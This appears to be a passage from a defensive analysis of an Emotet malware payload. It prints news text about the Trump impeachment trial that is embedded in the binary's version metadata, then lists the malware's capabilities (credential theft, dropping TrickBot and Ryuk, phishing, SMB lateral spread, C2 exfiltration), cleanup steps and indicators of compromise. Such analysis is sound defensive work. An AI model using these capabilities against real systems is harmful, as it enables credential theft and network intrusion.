It's a coda to proceedings that neither side appears to particularly enjoy. Discussing the next steps over a GOP lunch on Friday, some Republican senators voiced misgivings at dragging the trial into another week, according to people familiar with the matter, particularly after it seemed the party's leaders were intent on moving to a quick acquittal vote.

Across town, the White House made it known a vote before Trump's yearly address to Congress -- which would allow for a victory lap in the Democrat-led House -- was their preference. Many of Trump's allies were already betting on a Friday evening acquittal; a graphic on Laura Ingraham's Fox News program Thursday proclaimed "24 Hours to Victory."

But other Republican senators wanted an opportunity to express their views on the floor after sitting mostly silent -- occupying themselves with fidget spinners and glasses of milk -- for the duration of the trial. And Democrats, eager to avoid vindicating Trump any earlier than necessary, also appeared wary of allowing the impeachment to further impede on their party's nominating process.

The following highlight stings found in the meta-data of the Emotet Payload.

Offset	Strings recognized UNICODE
00050A6A	GOOGLE
0005605E	VS_VERSION_INFO
000560BA	StringFileInfo
000560DE	040904B0
000560F6	FileDescription
00056118	Debate over lunch, intense huddles on the Senate
00056182	FileVersion
0005619C	1, 0, 0, 1
000561BA	InternalName
000561D4	Across town, the White House made it known a vote before Trump's
0005625E	LegalCopyright
0005627C	But other Republican senators wanted an opportunity to express
00056302	OriginalFilename
00056324	Lindsey Graham, a top confidant of the President's
00056392	ProductName
000563AC	Mitch McConnell in his office to talk over how and when the trial would conclude
00056456	ProductVersion
00056474	1, 0, 0, 1
00056492	VarFileInfo
000564B2	Translation
00056876	VS_VERSION_IN
000568F6	VS_VERSION_INFO
00056952	StringFileInfo
00056976	040904B0
0005698E	FileDescription

Emotet actions:

- Download and execute other known trojan banker malwares:
  - TrickBot
  - Ryuk
- Steal sensitive information and credentials:
  - Steal network passwords stored on a system
  - Steal email address
- Send phishing campaigns from the compromised host
  - MalDoc or Malicious Links
- Spread laterally across a network with the use of SMB protocol
- Communicate to Command and Control server
  - Data exfiltration of the stolen data

RECOMMENDATIONS

In order to clean up an infected host, it crucial to revert each of the steps taken by the payload of the attack.

- Clean the Registry for any of the manipulated values.
- Delete Malicious Child's instances from the memory.
- Block Network Traffic to any domain contacted throughout the attack.

INDICATORS OF COMPROMISE

Type	Indicator
Registry Key	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Payload instance location	C:\Users*user*\"***.exe"
Payload instance location	C:\Users*user*\AppData\Local\"*****"